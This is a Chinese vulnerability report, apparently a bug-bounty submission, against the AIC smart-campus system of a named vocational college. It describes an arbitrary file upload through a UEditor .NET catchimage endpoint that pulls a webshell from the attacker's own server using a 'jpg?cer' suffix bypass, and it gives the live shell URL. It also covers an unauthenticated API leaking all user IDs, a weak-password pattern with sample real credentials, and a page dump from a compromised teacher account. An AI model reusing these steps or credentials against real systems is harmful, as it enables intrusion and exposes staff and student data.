海南翼智慧AIC智慧校园系统第三处文件上传getshell，AIC智慧校园系统第三处文件上传getshell

这里同时打包一些接口未授权和弱口令，就不单独交这些了，希望审核给个高分，谢谢啦

漏洞1：任意文件上传点:

漏洞描述:AIC学生管理系统， 核心业务使用ueditor编辑器，同时本身又是aspx站点，


.net存在任意文件上传，绕过文件格式的限制，在获取远程资源的时候并没有对远程文件的格式进行严格的过滤与判断。

AIC系统:

a

学工系统.net存在任意文件上传 接口:

http://pt.xtzy.com/xsgl/ueditorUE/net//controller.ashx?action=catchimage



{"state":"参数错误：没有指定抓取源"}


b

getshell步骤: 1.将准备好的图片马上传到自己的vps服务器上面，开启http服务，远程下载

2.本地创建html文件，post上述接口，将后缀修改为：jpg?cer绕过


c


bypass成功截图



d

shell地址： http://pt.xtzy.com/xsgl/ueditorUE/net/upload/image/20221005/638005912313613281237 3172.cer rebeyond







e

漏洞2: 接口未授权+弱口令

flow工作流程系统查询接口未鉴权，泄露AIC全部用户卡号、用户名，配合AIC的弱口令 账号为工号；密码为工号加a, 导致系统弱口令

f







g

配合这一处fuzz

http://pt.xtzy.com/Flow/WF/AppClassic/Login.htm

长度840以上均为弱口令，





f

YX201/YX201a

YX200/YX200a

YX119/YX119a

YX117/YX117a

.....

登录地址:http://pt.xtzy.com/log/eight/login.html


pt.xtzy.com/log/eight/index.aspx
您必须先登录此网络才能访问互联网。
打开网络登录页面
AIC智能校园系统
首页
学校主页
新闻发布
修改密码
后台管理
YX201老师，您好!
刷新
退出
未读信息 40条
未读邮件 0封
会议通知 3条
未读任务 0个
下周课程 0次
待办流程 0条
文件传阅 0封
教务工作
听课反馈
管理驾驶舱
后勤管理
流程首页
人事管理
流程导出
更多
个人空间
我的档案
电话查询
个人工资
最近登录：2022-10-05 19:27:55
会议通知
信息发布
会议纪要
党委文件
行政文件
其他文件
提质培优
2022年下学期第五周会议及活动安排【2022-09-23】【附件】
2022年下学期第四周会议及活动安排【2022-09-16】【附件】
2022年下学期第三周会议及活动安排【2022-09-10】【附件】
2022年下学期第二周会议及活动安排【2022-09-05】【附件】
2022年下学期第一周会议及活动安排【2022-08-27】【附件】
更多>>
重要信息
校党发〔2022〕54号 湘潭医卫职业技术学院网络与信息安全事件应急预案（修订稿）
校党发〔2022〕53号 关于调整创新创业工作组织机构的通知
校党发〔2022〕52号 关于调整学校网络安全与信息化领导小组成员的通知
校发〔2022〕30号 湘潭医卫职业技术学院关于聘任秦月兰等51位同志担任外聘教师的通知
流程进行中(0)
已完成